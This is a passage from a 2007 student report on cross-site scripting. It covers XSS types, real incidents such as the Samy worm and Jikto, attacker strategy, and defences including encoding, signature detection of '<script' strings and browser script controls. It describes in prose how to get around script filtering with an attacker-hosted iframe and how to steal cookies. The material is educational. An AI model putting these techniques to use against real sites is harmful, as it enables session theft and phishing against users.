

Figure 5 - The malicious message on the board

Because of the simplicity of this demonstration, there are also alternate ways of exploiting this vulnerability. If, for example, the web server filtered out scripting commands from the form input/output, an attack could still be accomplished. The attacker could set up an additional file on his/her server which contains a server script that outputs the malicious client script. The malicious post could then be changed to be an HTML command which obtains data from an external source, such as <iframe>. The external source would be the script on the attacker's server, which would return the client-side script to the victim's browser. The result of the attack would be the same.

Back to Table of Contents

---

4. Application to the Internet

The attack shown above is just one example of how XSS vulnerabilities can be exploited. Although this was a contrived example, one can see how this basic principle can be applied to applications which exist on the web. In the following subsections we discuss how this information can be used for both attacks and defenses.

4.1 Attacks

Some real attacks have taken advantage of server scripts as well as vulnerabilities within web browsers. A Type 0 vulnerability was found in a Bugzilla error page which used the document.location object to write the current URL without any filtering or encoding. A Google webpage at one point contained a Type 1 vulnerability which allowed an attacker to impersonate legitimate Google services, making a phishing attack possible. A Type 2 vulnerability enabled an attacker to steal a Hotmail user's Microsoft .NET Passport session cookies. This attack was launched via e-mail, and Hotmail's script filtering code failed to detect and scrub the malformed HTML. Another noteworthy example of a Type 2 vulnerability is the Samy worm which quickly spread across the MySpace social network. The author posted a script on his profile which caused any user who read his profile to automatically add him as a friend and post a copy of the script to the user's profile. This cascaded to the point that Samy had hundreds of thousands of friends within a few hours [XSS1, SOCNET1].

Although attacks such are these can be fixed relatively easily once they are discovered, XSS also allows for significantly more sophisticated and powerful attacks. Researchers developed an attack tool called Jikto which creates a distributed botnet using XSS. Written in JavaScript, Jikto can search websites for common vulnerabilities and then report the results to the controlling computer. The controller can then exploit the vulnerabilities, allowing Jikto to silently install itself on victims' computers. The infected computers then report back to the master controller and wait for further instructions. The researchers who discovered Jikto commented that the explosion of so-called Web 2.0 applications which make significant use of JavaScript has made the tool even more effective [JIKTO1]. Unfortunately, the source code for this research tool was leaked shortly after it was demonstrated at a conference. The tool, which was originally developed as a vulnerability scanner, is now in the wild and can be used for nefarious means [JIKTO2]. Another recent development is the expansion of XSS attacks to applications other than the web. Researchers recently demonstrated a proof-of-concept attack through a VoIP client. They warned that that vulnerabilities in this application are largely unprotected and attacks using this method could grow [VOIPXSS1].

In general, a real-world attacker will initially have little knowledge of the system he/she is attacking. The goal is to find a way to inject the malicious script into the user's browser in a manner in which it can be executed. As more application developers become aware of these types of attacks, they will take measures (which we examine in the next section) to prevent executable code from being transferred to users. Therefore, the attacker must perform a significant amount of investigation to determine where the vulnerabilities lie. This is not an impossible task, though. A knowledge of web servers, web browsers, and scripting languages can give the attacker a general idea of how the system is implemented. Once the attacker knows how to exploit the vulnerability, he/she must determine the target of the attack. An examination of application-specific data, such as cookies (which are stored in a text file on client computers), can provide further insight on how the application handles sensitive data which

may be of value to the attacker. An attack which steals the victim's cookies may allow the attacker to later log in as that user and perform privileged actions. If the cookies are not useful, the attacker may instead use an injected script to send an unauthorized request with the credentials of the victim. A myriad of options exist, and the attack should be tailored for the system it is exploiting.

There are a few other attacks related to cross-site scripting which are worth mentioning in this section. One is cross-site cooking, in which the attacker uses a browser exploit to set another user's cookie on a site which does not belong to the attacker. This can then be used further for session fixation attacks or to perform actions with escalated privileges [COOKING1]. Another exploit is cross-site request forgery, in which the attacker fools a user into transmitting unauthorized commands from a trusted website. A key difference from XSS is that it does not require unauthorized code to be injected into a website [FORGERY1].

4.2 Defense

A key aspect of avoiding XSS vulnerabilities is ensuring that that all HTML special characters in potentially malicious data are correctly encoded. Potentially malicious data includes, but is not limited to, user-supplied data. Scripting languages usually provide a means of "quoting" or "escaping" special HTML characters. The use of these facilities allows the script output to be correctly displayable as HTML characters while ensuring that it is not executable. The drawback of such implementations is that they often restrict users from entering benign HTML, which is a desired feature of many web applications. The application developer may instead use some other means of cleansing HTML code to ensure that scripts are not present in the final output, e.g. with a homemade parsing application/algorithm [XSS1]. Alternatively, there are code libraries (e.g. for Perl and PHP) and products which are available that can perform this task. The functions of these range from simple code inspection tools which are run on scripts before release, to intrusion detection/prevention tools which continuously monitor web traffic and log potential XSS attacks. The latter normally use signature-based detection techniques, such as scanning for the string "<script" or more complicated regular expressions which could indicate a potential client-side script being transferred [ACUNETIX1, IMPERVA1]. Other server-side security methods include restricting ways in which compromised data can be used. For example, an authentication/authorization cookie may be associated with a specific IP address so that an attacker from a different IP address is not able to use the cookie even if it is stolen [XSS1].

The problem may also be approached from the client side. One strategy is to eliminate the need for client-side scripting so that the users can completely disable it on their browsers. The result would be that maliciously injected client-side code would not be executed. This may not always be feasible, so another method would be to restrict the execution of client-side scripts in a configurable fashion. Most major browsers can be configured to either force the user to explicitly acknowledge the execution of any client-side scripts or only allow scripts from trusted hosts, domains, or zones [XSS1]. For example, Microsoft Internet Explorer employs the zone model of security control, where the user is able to set scripting options based on the security zone in which the page resides. The basic Mozilla Firefox browser simply allows enabling or disabling of JavaScript, though the user may also restrict a few of the actions that the scripts are allowed to perform. However, a popular Firefox extension called NoScript allows further scripting configuration and includes an "Anti-XSS protection" feature which detects when a non-trusted site tries to inject JavaScript code into a trusted site [NOSCRIPT1]. The Opera browser allows similar options to those found in Firefox, though these options can also be set on a site by site basis.

Disabling scripting is not always a panacea, though, as some exploits can be performed using only HTML tags. For example, the <object> and <iframe> tags can be used to include data from external sources. The former is normally used to embed multimedia content within the webpage, while the latter creates an inline frame that includes another document [HTML1]. Using such methods, an attacker who is allowed to post HTML to the web server may be able to expose other users to content which is out of the control of the trusted site. Without client-side scripting enabled, the attacks may not be as powerful, but other exploits, such as a phishing attacks, are still possible. For this reason, users of web applications must always remain circumspect, even if they believe the are not vulnerable to scripting attacks.

One key point to remember is that every situation is different. While general safeguards should certainly be used, they are not the solution to every problem and each application must be regarded individually. Care must be taken when developing an application to ensure that it is as secure as it can be. On the same token, users must be careful when using applications since they may not know where the vulnerabilities lie.

Back to Table of Contents

---

5. Summary

In this report we have discussed cross-site scripting vulnerabilities and shown how they can be exploited. The three types of vulnerabilities are local (Type 0), reflected (Type 1), and persistent (Type 2). Table 1 shows a brief summary of the types.

Table 1 - Summary of types of XSS vulnerabilities

Type	Name	Vulnerability location	Description	Level of social engineering to exploit
0	Local, DOM-based	Client-side script	Client-side script uses document objects to write HTML without proper encoding	High
1	Reflected, non-persistent	Server-side script	User-supplied data used by server to generate results which may not be properly encoded	High
2	Persistent, stored, second-order	Server-side script	User-supplied data stored on server for later display without proper encoding	Low

Attack scenarios were presented for each of the three types of vulnerabilities and an additional in-depth attack demonstration was shown for a contrived Type 2 vulnerability in a message board application. The ideas examined in this demonstration were then extended and applied to the Internet as a whole. XSS vulnerabilities are constantly being discovered on the web, and some of the lessons learned from this exercise can be used to protect our sensitive information from malicious attackers.

Back to Table of Contents

---

6. References

[XSS1] "Cross-site scripting - Wikipedia," http://en.wikipedia.org/wiki/Cross_site_scripting
Wikipedia article on cross-site scripting.

[DOMXSS1] Klein, A., "DOM Based Cross Site Scripting or XSS of the Third Kind," Technical paper - Web Application Security Consortium, http://www.webappsec.org/projects/articles/071105.shtml
Describes DOM-based (Type 0) XSS.

[JIKTO1] Fisher, D., "Hackers broaden reach of cross-site scripting attacks," SearchSecurity.com, March 2007, http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1248127,00.html
An article on Jikto, a sophisticated XSS attack tool.

[JIKTO2] "The SPI laboratory : Jikto in the wild,"
http://portal.spidynamics.com/blogs/spilabs/archive/2007/04/02/Jikto-in-the-wild.aspx
Blog article by the developer of Jikto.

[VOIPXSS1] Brodkin, J., "New cross-site scripting attack targets VoIP," ComputerWorld.com, October 2007,

http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9044703
An article about the application of XSS to VoIP.

[SOCNET1] "What are the risks of social networking sites?,"
http://searchsecurity.techtarget.com/expert/KnowledgebaseAnswer/0,289625,sid14_gci1247616,00.html
An article explaining how XSS can be used on social networking sites.

[BROWSER1] "Browser exploit - Wikipedia," http://en.wikipedia.org/wiki/Browser_exploit
Wikipedia article on browser exploits.

[PHISH1] "Phishing - Wikipedia," http://en.wikipedia.org/wiki/Phishing
Wikipedia article on phishing.

[ORIGIN1] "Same origin policy - Wikipedia," http://en.wikipedia.org/wiki/Same_origin_policy
Wikipedia article on the same origin policy.

[COOKING1] "Cross-site cooking - Wikipedia," http://en.wikipedia.org/wiki/Cross-site_cooking
Wikipedia article on cross-site cooking.

[FORGERY1] "Cross-site request forgery - Wikipedia," http://en.wikipedia.org/wiki/Cross-site_request_forgery
Wikipedia article on cross-site request forgery.

[ZONE1] "Cross-zone scripting - Wikipedia," http://en.wikipedia.org/wiki/Cross-zone_scripting
Wikipedia article on cross-zone scripting.

[HTML1] "HTML 4.01 / XHTML 1.0 Reference," http://www.w3schools.com/tags/default.asp
Refererence site for HTML/XHTML tags.

[NOSCRIPT1] "NoScript - JavaScript/Java/Flash blocker for a safer Firefox experience! - features"
http://noscript.net/features#xss
Features of the NoScript browser extension, particulary Anti-XSS.

[IMPERVA1] "Cross-site scripting attack prevention,"
http://www.imperva.com/application_defense_center/glossary/attack_prevention/cross_site_scripting.html
Imperva website with information on their SecureSphere product.

[ACUNETIX1] "XSS - Cross Site Scripting," http://www.acunetix.com/websitesecurity/xss.htm
Acunetix website with information on their vulnerability scanner.

Back to Table of Contents

---

7. List of Acronyms

DOM - Document Object Model
HTML - Hypertext Markup Language
HTTP - Hypertext Transfer Protocol
IP - Internet Protocol
PHP - PHP: Hypertext Preprocessor
URL - Uniform Resource Locator
VoIP - Voice over Internet Protocol
XSS - Cross-site scripting

Back to Table of Contents

Last modified: 3 December 2007
Note: This paper is available online at http://students.cec.wustl.edu/~oco1/CSE571/Project/index.html